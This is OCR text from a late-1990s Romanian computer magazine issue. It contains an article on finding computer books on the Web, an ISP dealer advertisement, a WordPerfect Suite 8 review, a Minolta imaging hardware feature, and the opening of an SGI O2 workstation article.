Péter Csaba este student la Universitatea Petru Maior din Tg. Mureş şi Webmaster pentru situl www.uttgm.ro. Poate fi contactat la: **cpeter@uttgm.ro**




Inima Care Bate Mai
Repede Pentru
Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

O veche zicală spunea că „cine are carte, are parte“. Să vedem cum stau lucrurile, din acest punct de vedere, pe Web.


Cărţi pe Web

de Crystian Matei

Dacă căutaţi o documentaţie, pentru aproape orice subiect imaginabil, atunci cel mai potrivit loc pentru a începe este, fără îndoială, Internetul. De obicei, o documentaţie găsită pe Internet este cu atât mai plauzibilă cu cât ea este luată dintr-o sursă care are un „spate“ solid, fie este semnată de personalităţi ale lumii informaticii. Printre documentaţii cele mai serioase par a fi cărţile, cu care am fost obişnuiţi începând încă din şcoala primară.

La drum prin România

Pornind de la aceste premise, am început să navighez pe Web în căutarea unor cărţi de informatică, fără a avea un anumit subiect în minte. După cum era firesc, mi-am îndreptat mai întâi atenţia spre site-urile editurilor româneşti, ce editează cărţi de informatică. Nu mare mi-a fost mirarea când, edituri precum Editura Teora, ce editează cel mai mare număr de cărţi de informatică în limba română, nu au sit pe Web. Cărţile ei, în schimb, pot fi găsite de vânzare prin intermediul magazinelor Web ale altor companii cum este şi NordEst Communication S.A. (http://www.nordest.ro).




Revoluţia cunoaşterii continuă

Deviind puţin de la firul textului nostru, ţin să precizez pentru cei care şi-au achiziţionat cărţi din seria „...pentru Tonţi“, sau sunt pe cale de a le achiziţiona, să viziteze situl http://www.dummies.com, unde „revoluţia cunoaşterii continuă“. Aici puteţi găsi pe lângă tradiţionalele oferte de vânzare, atât informaţii suplimentare privitoare la cărţile din serie, cât şi recenzii şi capitole date ca şi exemplu. M-am bucurat totuşi atunci când, la CCC Iaşi, (http://www.cccis.ro) am găsit două cursuri în limba română, adresate studenţilor: „Curs de iniţiere în HTML“ ce cuprinde de la informaţii generale despre WWW şi până la imagini senzitive, tabele şi editoare HTML şi „Curs de iniţiere în utilizarea resurselor Internet“, orientat spre serviciile oferite de Telnet, FTP, E-Mail etc. Asemenea cursuri pot fi găsite şi pe la universităţile din România, multe dintre ele fiind încă în construcţie sau în faza de proiect. Şi, nu în ultimul rând, există cărţile editate de Computer Press Agora şi cele comercializate de CPA la http://www.agora.ro.

Macmillan Computer Publishing

Cu părere de rău, am fost nevoit să părăsesc plaiurile natale şi să mă îndrept spre cea mai mare editură ce publică cărţi de informatică din Statele Unite, şi nu numai, Macmillan Computer Publishing



Macmillan Computer Publishing

(http://www.mcp.com). MCP a luat naştere în anul 1984, în Indianapolis, sub numele de Corporaţia Que, primind denumirea actuală în anul 1984. Prima carte publicată se referea la utilizarea calculatoarelor, iar cel mai mare succes l-a înregistrat cu cartea „Using 1-2-3“, care s-a vândut în peste un milion de exemplare.

Astăzi, MCP este format dintr-un conglomerat de edituri (Adobe Press, BrandyGAMES, Hyden Books, Lycos Press, New Riders Publishing, Que, Que Education & Training, Sams Publishing, sams.net, Waite Group Press şi Ziff-Davis Press) fiecare devenind, la rândul ei, un nume important în editarea de carte de informatică. Toate acestea şi-au reunit forţele pentru a scoate serii de cărţi precum Adobe Design Essentials, PC Learning Labs, Teach Yourself, Complete Idiot's Guide etc., ce nu pot să lipsească din biblioteca proprie. Multe dintre cărţile MCP pot fi cumpărate şi prin editura Computer Press Agora.

Cititorilor în limba franceză le recomand să acceseze adresa

http://www.ssm.fr de la editura Simon & Schuster Macmillan.

Dacă aveţi instalat programul PointCast, care este capabil să primească informaţii furnizate pe Web prin tehnologia push, atunci veţi putea primi şi informaţii de ultimă oră de la MCP, prin serviciul PointCast Connection. Pentru cei interesaţi în publicistică, la situl MCP pot găsi chiar şi locuri de muncă (manageri, editori, graficieni ş.a.m.d).

Que's Digital Bookshelf


La editura MCP a fost şi primul loc în care am găsit cărţi online, la adresa http://www.mcp.com/que/bookshelf, asociată editurii Que's Digital Bookshelf. În clipa în care am accesat situl, existau două cărţi noi apărute: „The Complete Idiot's Guide to Java Script" şi „Working with Active Server Pages".

Alte 38 de titluri erau disponibile la categoriile World Wide Web, Web Publishing, WWW Programming, WWW Servers, Programming, Newtworking, Database Programming, BackOffice, GroupWare şi Business Aplication.

Sams Publishing

O altă editură, ce oferă cărţi online, din cadrul MCP, este şi Sams Publishing & sams.net (http://www.mcp.com/sams). De data aceasta însă, trebuie să vă grăbiţi să citiţi cărţile oferite, pentru că un titlu nu stă mai mult de 45 de zile (trial period) pe sit. Printre categoriile la care exitau cărţi, la data accesării sitului, se numărau şi Internet, Internet Networking /Servers, Internet Programming, Internet Web Publishing şi Internet Systems. Unele dintre cărţile publicate pe Web au anumite capitole sub parolă.

Pe lângă cartea „Teach Yourself HTML in 24 Hours", situl Sams vă oferă o cafenea HTML, deschisă 24 de ore din 24, ce cuprinde, pe lângă exemplele din carte, şi referinţe pentru principalele



Sams Publishing

marcaje utilizate de limbajul HTML şi modul efectiv în care a fost construită cafeneaua, construcţie foarte utilă pentru cei ce vor să-şi construiască o pagină Web performantă.

Situl Sams ne mai oferă şi o oglindire a arhivei software, Tucows Winsock, extrem de utilă pentru dezvoltatorii de software.

Prentice Hall Direct


Pe lângă cărţile publicate, în mod obişnuit, la tipografie, Prentice Hall Direct, o diviziune a editurii Simon & Schuster Macmillan, ne mai oferă 400 de titluri prin e-mail. La multe dintre aceste cărţi, editura le-a pus pe Web cuprinsul împreună cu câteva capitole. Cărţile pot fi studiate înainte de a face plata efectivă, timp de 30 de zile.

Situl editurii (http://www.mcp.com/phdirect) ne oferă şi posibilitatea de a ne înscrie într-o listă, prin intermediul căreia vom fi anunţaţi la apariţia unor titluri noi.

Alţi distribuitori de cărţi pe Web

Editura Manning Publications ne oferă cărţile sale prin intermediul Browser's Book Corner (http://www.browsebook.com). Aici puteţi găsi descrieri detaliate şi introducerile cărţilor puse în vânzare prin intermediul CyberBooks (http://www.browsebooks.com/cyberbooks/), ce ne pune la dispoziţie şi versiuni HTML ale cărţilor tipărite. Acestea au avantajul că sunt cu mult mai ieftine şi conţin toată grafica aflată şi în cărţi.

Amazon.com (http://www.amazon.com) se laudă că este cel mai



Amazon.com

mare distribuitor de cărţi prin intermediul Web-ului. Cu un preţ cu 20-40 % mai ieftin, puteţi găsi aici peste 400000 de titluri, zi şi noapte. La cerere, editorii de la Amazon.com vă pot trimite, prin e-mail, mai multe date despre cărţile puse în vânzare.

Alte cărţi pe Web

Mai puteţi găsi şi alte cărţi pe Web, independente, la următoarele adrese:

http://java.sun.com/hotjava.html („HotJava browser & Java Language: Documentation");

http://www.javasoft.com/java.sun.com/HotJava/UsersGuide/users.html („Using HotJava: Ghidul utilizatorului HotJava");

http://sunsite.unc.edu/mdw/Linuxdoc-SGML.html („Linux-doc-SGML User's Guide")

http://www.yahoo.com/Computers_and_Internet/Internet/Information_and_Documentation/Beginner_s_Guides/ („Yahoo: Internet Beginner's Guides").

Concluzii

Mi-am încheiat aici incursiunea pe Web. Ceea ce am observat însă este discrepanţa dintre multitudinea de titluri ce pot fi cumpărate de la magazinele de pe Web şi zgârcenia cu care sunt puse textele propriu-zise în format HTML.

Mai multe documentaţii pot fi găsite, în schimb, în documente mai mici şi mai specializate pe anumite domenii stricte. ■

Cristian-Matei Eugen este redactor colaborator al revistelor BYTE România şi PC Report. Poate fi contactat prin intermediul redacţiei sau via e-mail la **cmatei@agora.ro**

StarNets

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	Bucureșt	01 3120579
ALGORITMA	București	01 2122151
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
CEDRU	București	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	039 639533
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
REMUS ROMÂNIA	Piatra-Neamț	033 213333
COMP-ARG	Pitești	048 214269
INTER-CONEXION	Pitești	048 219267
COMPUTER STARS	Pitești	048 215099
TRANSDATA	Ploiești	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 218343
BIMOS	Tg.Jiu	053 210741
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

internet

E-mail
Netscape
IExplorer
WebTalk
Telnet/FTP
News
IRC
RealAudio
HOT JAVA


Numai prin noi aveți acces la Internet *din toată* **ro**, cu viteză maximă și costuri minime!

InterComp

@ Powered by SPARC-Solaris

Ultima suită WordPerfect oferă performanţe de viteză mai bune şi o mai bună integrare. De Stan Miastkowski

O suită aproape perfectă a firmei Corel



WordPerfect Suite 8
$395
competitive upgrade, $179 (requires a 486 and Windows 95 or NT; 16 MB of RAM is recommended)

Corel Corp.
Ottawa, Ontario, Canada

613-728-8200
fax: 613-761-9176

http://www.wordperfect.com

Enter 976 on Inquiry Card.

Noul Corel Central ce se integrează cu Netscape Communicator va fi o componentă importantă pentru WordPerfect Suite 8.

Tatăl meu a condus maşini Chevrolet, unchiul meu a condus maşini Ford, iar excentrica mea mătuşă necăsătorită a condus un Austin. Între aceste fapte şi suitele soft nu există diferenţă mare; utilizatorii au tendinţa să dezvolte propriile accesorii. Cu Office, firma Microsoft a continuat să acapareze o mare parte din piaţa suitelor, dar SmartSuite a fimei Lotus îşi păstrează poziţia, iar Corel rămâne activ. Cu versiunea WordPerfect Suite 8, adevărata noutate este cât de mult face Corel pentru integrarea componentelor şi sprijinirea performanţelor.

Am aruncat o privire asupra unei versiuni beta, cu noile versiuni de WordPerfect, Quattro Pro, Presentations, Envoy şi alte appleturi utile. Noutatea adusă este Barista, o aplicaţie care creează pagini Web din documente generate de suită, prezentări şi paginile de calcul tabelar.

Spre sfârşitul anului, utilizatorii vor putea descărca Corel Central, ca replică la Outlook-ul lui Office 97. Corel Central va conţine un calendar, un planificator, liste pentru activităţile ce trebuie făcute, o agendă de adrese, înregistrarea întâlnirilor şi un fişier pentru cărţi de vizită. El se va integra cu Netscape Communicator.

Susţinătorilor lui WordPerfect le va plăcea mai mult WordPerfect Suite 8. Interfaţa de bază le-a rămas cunoscută, iar formatele fişierelor din pachet nu s-au schimbat. Corel s-a concentrat asupra câtorva extensii utile.

PUNCTAJ	
TEHNOLOGIE	★★★★
IMPLEMENTARE	★★★★
PERFORMANŢĂ	★★★★★

De exemplu, WordPerfect are acum un strat pentru desenare care permite suprapunerea textelor peste obiectele grafice. Caracteristicile tabelare sunt uşor de utilizat. WordPerfect oferă acum suport SGML (Standard Generalized Markup Language), un standard internaţional folosit de multe firme şi agenţii guvernamentale.

Alte componente oferă o partajare cinstită a noilor caracteristici. În Quattro Pro se remarcă QuickCell, o caracteristică ce permite evidenţa modificărilor din câmpurile importante, cum este schimbarea valorilor în întreaga pagină de calcul tabelar. Presentations poate împacheta imaginile de prezentare, în scopul distribuţiei pe discuri floppy sau prin poşta electronică. Toate aplicaţiile au funcţionalităţi Web extinse, oferind suport HTML şi Java.

Primele versiuni ale suitei WordPerfect au arătat rezultatele slabe obţinute prin cârpirea unui grup de aplicaţii separate într-o singură aplicaţie, dar Corel a eliminat aceste neajunsuri. Firma a făcut un lucru bun prin realizarea unui pachet integrat, păstrând particularităţile fiecărei componente.

PerfectExpert-o nouă suită interactivă şi cu un sistem de asistenţă orientat pe activităţi, permite interogări într-un limbaj clar şi face apel intens la „vrăjitori". Şi nu veţi găsi aici acele caractere nostime care, în Office 97, dansează pe ecran. PerfectExpert nu e pentru joacă.

Chiar în această versiune, s-a observat că aplicaţiile rulau mai rapid decât în primele versiuni, Corel cheltuind mult timp pentru optimizarea codului. Iar utilizarea intensă a codului partajat de-a lungul suitei înseamnă că versiunea ce va fi pusă în circulaţie, va avea nevoie de mai puţin spaţiu pe disc decât versiunea 7. Acest lucru este exact opusul tendinţei actuale a altor produse. O altă noutate: suportul pentru tehnologia MMX.

Spre sfârşitul acestui an, firma Corel va lansa o nouă versiune „profesională" a suitei WordPerfect, mai potrivită utilizatorilor ce lucrează în reţea. Aceasta va integra vechile versiuni Paradox şi Corel Time Line, Corel Central, o nouă aplicaţie numită Web. Sitebuilder, precum şi alte lucruri utile. ■

Stan Miastkowski este consulting editor la BYTE. Îl puteţi contacta la **stanm@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

★★★★★ Excepţional ★★★★ Foarte Bine ★★★ Bine ★★ Acceptabil ★ Slab

Minolta oferă o cameră foto digitală performantă și un ansamblu de copiere-listare color destinată profesioniștilor.


de Viktor Veres

Produse Minolta pentru prelucrare de imagini

Dacă vă ocupați cu alcătuirea unor cataloage de produse, crearea unor reclame, documentarea unor evenimente pentru ziare și reviste, lucrări de grafică profesională etc. cu siguranță doriți să alegeți o soluție completă de fotografiere digitală și imprimare în culori de calitate.

Noul sistemul unitar de achiziție și tipărire a informației color oferit de Minolta asigură toate necesitățile legate de prelucrarea de calitate a informației color și, datorită calităților globale foarte bune, se bucură deja de un mare succes în mediile profesionale străine. Imaginile preluate prin aparatul foto digital Minolta RD-175 cu înaltă rezoluție sau prin scanerul de film QuickScan sunt trimise pentru prelucrare unui computer PC sau Mac dotat cu softul de prelucrare adecvat. Documentele rezultate sunt tipărite color la o calitate foarte bună pe imprimanta-copiator color Minolta CF900. Acesta poate fi cuplat la un server de imprimare performant din seria EFI Fiery, care îl transformă într-o imprimantă laser de grup multifuncțională, de format A3, pregătită pentru listarea la viteză ridicată a unor volume mari de documente. Tipăririle color și multiplicările se fac la o calitate profesională, și pentru serii mici de lucrări rezultă un cost redus per pagină.

Nu este necesară achiziționarea liniei complete de prelucrare color. Componentele acestui sistem unitar pot funcționa și separat, și se împacă bine cu echipamente specifice de care dispuneți.



O cameră foto digitală profesională

Aparat foto digital RD-175

Această cameră de luat vederi SLR (reflex mono-obiectiv) este foarte apreciată de specialiști, și se situează în categoria aparatelor digitale profesionale de sub 5.000 dolari (fără obiectiv). Este foarte ușor de folosit, are o mare autonomie în lucru și poate stoca comprimat până la 114 imagini digitale de înaltă rezoluție. Ca aparat digital are avantajul că pozele selectate pot fi transferate direct pe calculator pentru o eventuală prelucrare, sau prin modem pot fi trimise la distanță. „Pelicula" nu necesită nici procesarea chimică, imaginile capturate sunt digitizate imediat și sunt memorate pe suport magnetic.

Blitzul automat încorporat, sistemul complex de senzori precum și obiectivul de calitate permite lucrul în condiții de iluminare extreme. Temperatura de culoare optimă este de 3200-5500 grade K, senzorii având o corecție suplimentară pentru spectrul perceput de ochiul uman. Are o sensibilitate foarte mare - ISO 800 (30 DIN) -, iar timpul de expunere variază între 1/2...1/2000 secunde. Poate lucra în modul manual sau automat, reglând continuu distanța și parametrii de expunere (deschiderea și durata). La această cameră foto se potrivesc toate obiectivele Minolta din seria AF cu închizător baionetă, cu distanța focală de la 16 mm la 600 mm și adaptoare pentru fotografiere de la mică distanță (macro).

Pentru a elimina efectul de ochi roșii datorat reflectării parțiale a luminii blitzului din interiorul ochiului subiectului, fulgerul electronic propriu lansează câteva salve de lumină, reduse în intensitate. Astfel retina dilatată a subiectului se contractează și totodată se autoreglează distanța. De asemenea, prin cuplaj optic pot fi declanșate eventualele blitz- uri fără fir pentru luminare optimă a subiectului.

Pentru digitizarea imaginii, folosește 3 grupuri de senzori CCD, de câte 380.000 de celule. Ele captează imagini cu dimensiunea de 1528 x 1146 pixeli și cu o adâncime de culoare de 24 biți (8 biți pe fiecare canal R, G, B). Această rezoluție este atinsă prin interpolarea pe diagonală o fiecărui pixel CCD neacoperit.

Imaginile fotografiate sunt comprimate rapid, rezultând fișiere cu imagini de câte 1.1 MB din imaginile de aproximativ 5 MB. Minusculul disc hard intern de 130 MB face posibilă stocarea unui număr de 114 imagini. Pozele rezultate sunt bogate în detalii: ele sunt construite din 1,75 milioane pixeli. Transferul imaginilor pe calculator se face în câteva minute printr-un cablu SCSI.

Copiator color CF 900

CF 900 este un copiator laser color multifuncțional, care totodată poate fi folosit și pe post de imprimantă color A3. Lucrează la o rezoluție de 400 dpi și poate vizualiza 256 nuanțe de culori. Este destinat departamentelor cu un volum de lucru ridicat.

Pentru a asigura o calitate superioară a imaginii - granulaţie foarte bună, paletă coloristică bogată, textură foarte fină, detalii în umbră etc.- foloseşte un sistem proprietar unic pentru modularea intensităţii razei laser LIMOS (Laser Intensity Modulation System) şi valorifică o serie de alte tehnologii digitale noi. Diametrul razei laser a fost redusă la un sfert din punctul imprimat la rezoluţia nominală şi astfel rezultă o tonalitate uniformă, cu treceri line, lipsită de moar. Tonerul de granulaţie ultrafină introdus recent asigura o mai bună dispunere pe suportul de listare şi o dozare optimă. Are un nou sistem de stabilizare a imaginii, care poate interveni în imaginea listată pentru o mai bună armonizare a culorilor şi pentru a asigura o gradaţie optimă între lumini şi umbre. Calitatea copiilor este foarte bună şi au o stabilitate în timp ridicată, iar costul tipăririi este de cca. 0,5 $ per pagină.


CF 900 se distinge prin operarea simplă şi calitate ridicată. Panoul de comandă are un ecran LCD senzitiv, cu comenzi intuitive, care permit accesarea celor mai sofisticate funcţii de procesare a imaginilor. Imaginile pot fi scalate cu un factor de 25%..300%. Pe ecranul editorului de culori propriu se poate interveni manual în culoarea oricărui element din document. Acoperă integral formatul A3 şi permite chiar mărirea pe mai multe pagini (puteţi realiza afişe mărite pe 36 foi A3!). Pentru mărirea eficienţei şi pentru a nu încărca reţeaua, ultimele 10 documente listate sunt stocate pe discul hard al imprimantei, ulterior ele putându-se rechema uşor.

Imprimanta are o fiabilitate ridicată şi o durată de viaţă sporită a pieselor în mişcare şi a consumabilelor. Este destul de silenţioasă şi respectă o serie de norme specifice de protecţia mediului. Are un filtru pentru reducerea emisiei de ozoni şi dispune de o unitate de reciclarea uleiului din sistemul de fixare.

Viteza de listare este de 6 ppm în modul color şi 23 ppm la monocolor. Productivitatea poate fi mărită prin accesorii opţionale ca unitatea duplex (listare faţă-verso), sistemul de sortare şi capsare a documentelor (pot fi sortate 10 serii de documente cu număr identic de pagini), server de imprimantă, unitate de copiere de pe diapozitive, cameră foto digitală etc. Tăvile pentru alimentare cu suport de listare au o capacitate totală de 1300 coli. Mecanismul de listare analizează din mers caracteristicile suportului de listare şi se autoreglează, putându-se folosi pentru listare o largă varietate de hârtie (60..90g) şi suport plastic pentru retroproiector.

Scaner QuickScan 35 Plus

Cu ajutorul acestui scaner rapid şi uşor de manevrat pot fi scanate filme negative sau diapozitive de 35 mm, formatul maxim al imaginii scanate fiind 24,2x36,3 mm. Reproducerile digitale rezultate au o calitate foarte bună: rezoluţie maximă este de 2820 dpi (110 pixeli /mm), dimensiunea imaginii este de până la 2688 x 4032 pixeli şi au o profunzime de culoare de 30 de biţi per pixel (câte 10 biţi pentru componentele RGB). Viteza de scanare este de 12 sec pentru imagini de mărimea 1000 x 1000 pixeli, şi de 60 sec pentru imagini complete la rezoluţie maximă, cu o durată de pre-scaning de 6 sec. Scanarea şi separarea de culori se realizează într-o singură trecere,



Copiatorul laser color CF 900.

iar imaginea digitizată este transferată calculatorului printr-o interfaţă SCSI-2. Ele sunt disponibile tuturor aplicaţiilor Windows TWAIN compatibile sau pe sistemele Macintosh prin plug-in-uri pentru PhotoShop.

Focalizarea imaginii se poate face manual sau automat, putându-se urmări instantaneu pe ecran întreaga imagine. De asemenea, se poate realiza manual echilibrarea culorilor, rotirea imaginilor, centrarea etc. şi există posibilitatea autoexpunerii cu echilibrarea albului. Cerinţele de sistem sunt mici: 486DX/66 cu 16 MB RAM, placă video 24 biţi şi Windows 3.1/95, sau Macintosh 68030/25MHz, 20 MB RAM, placă grafică de 24 sau 32 biţi, sistem de operare 7.1 sau mai mare şi Photoshop ver 2.5.

Server de imprimare Fiery XJ+

Este cea mai nouă generaţie de servere de listare color a firmei Electronics for Imaging, Inc. (EFI). Termenul „Fiery Print" tinde să devină un standard de facto în listările color de înaltă calitate, la viteze ridicate. Acest server de listare are o putere de procesare foarte mare şi asigură o tipărire documentelor multipagină încărcate cu grafică complexă la viteza maximă a mecanismului copiatorului. Cu ajutorul lui se pot tipări documente complexe în reţea, în modul PostScript, din mediile PC, Mac sau UNIX.

Construit într-o tehnologie proprietară, familia Fiery aduce schimbări fundamentale în domeniul serverelor de imprimare. Are un sistem de operare proprietar, optimizat pentru operaţii de listare color în timp real. Un procesor RISC dedicat, de tipul MIPS R4700, se ocupă de prelucrările PostScript calcul-intensive. Circuite complexe din seria RipChips rezolvă accesul intens la memoria de lucru, specifice listării în culori. Astfel, în timp ce interpretează comenzile PostScript, procesorul primeşte şi prelucrează simultan imaginea următoare. Datele sunt vehiculate pe o magistrală sistem de 128 biţi cu o viteză de transfer foarte mare, eventualele gâtuiri în transmiterea datelor fiind eliminate complet.

Instalate în reţea Ethernet sau Token Ring, aceste servere suportă protocoalele TCP/IP, Novell IPX şi AppleTalk şi comută automat între. Gestiunea şi contorizarea volumului listat se face uşor de la staţiile de lucru, iar ecranul LCD propriu asigură un control local al funcţiilor cheie ale serverului.

Cuplat la imprimanta color CF900, un server Fiery asigură un raport maxim preţ/performanţă, la o calitate profesională a culorilor. Datorită utilitarelor de calibrare încorporate - EFI Color Management şi calibrare Pantone -, aplicaţiile DTP dobândesc o calitate fotografică. Un lucru important - această soluţie multifuncţională copiator-imprimantă-scaner color asigură o tipărire economică pentru serii mici, la calitate profesională, şi este foarte adecvată grupurilor de lucru.

Această soluţie proprietară a companiei Minolta, prezentată şi la CERF'97, este adecvată departamentelor de imaginistică şi asigură o prelucrare completă, la calitate profesională a informaţiei vizuale color. Merită să-l vedeţi la lucru la sediul firmei Minolta România! ■

Dl. Veres Victor este redactor la PCReport, poate fi contactat prin e-mail la vveres@agora.ro.

Prima arhitectură de memorie unificată de înaltă performanță.
de Daniel Moldovan

Stația de lucru desktop O2

Stația de lucru O2 reprezintă un sistem inovator care combină performanța oferită de Silicon Graphics cu puterea unui mediu utilizator integrat Web. Îmbinând performanța de vârf din industria procesoarelor cu tehnologia UMA (Unified Memory Arhitecture), O2 furnizează o lățime de bandă internă incredibilă pentru accelerarea procesării grafice și pentru aplicațiile care folosesc intens procesorul. Arhitectura UMA i-a permis lui Silicon Graphics să facă posibil un nivel ridicat de performanță la un preț avantajos.

Arhitectura memoriei unificate pe care o prezintă O2 permite în mod standard realizarea de grafice 3D șocante, o puternică procesare de imagini și o procesare video în timp rea! care depășește cu mult limitele atinse de celelalte mașini din clasa sa. Aceste caracteristici fac din O2 stația de lucru ideală pentru modelare CAD, post-procesare, creare de sit Web și pentru vizualizări științifice. Compresiile standard hardware și software transformă orice utilizator într-un editor video în timp ce este oferită calitatea pe care o cere acel profesionist video.

O2 combină performanța unei stații de lucru Silicon Graphics cu puterea oferită de World Wide Web, fiind primul sistem care furnizează posibilități profesionale pentru medii digitale și unelte de creație Web. Cu interfețe complet integrate Web, utilizatorii comunică mult mai ușor decât înainte folosind intranet-urile companiei și Internetul.

O nouă arhitectură pentru interactivitate

Cu stația de lucru desktop O2, Silicon Graphics a creat prima arhitectură de memorie unificată din industria de profil. UMA transcende design-ul inflexibil al stațiilor de lucru tradiționale și al calculatoarelor personale, care datorită unei distribuiri a memoriei grafice, a celei de prelucrare de imagini și a celei video realizau o constrângere a performanței. O2 permite performanțe extraordinare prin integrarea unor puternice resurse de procesare video, de compresie, de grafică, de procesare a imaginii și I/O, folosind o memorie sistem cu o largă lățime de bandă și o întârziere mică.



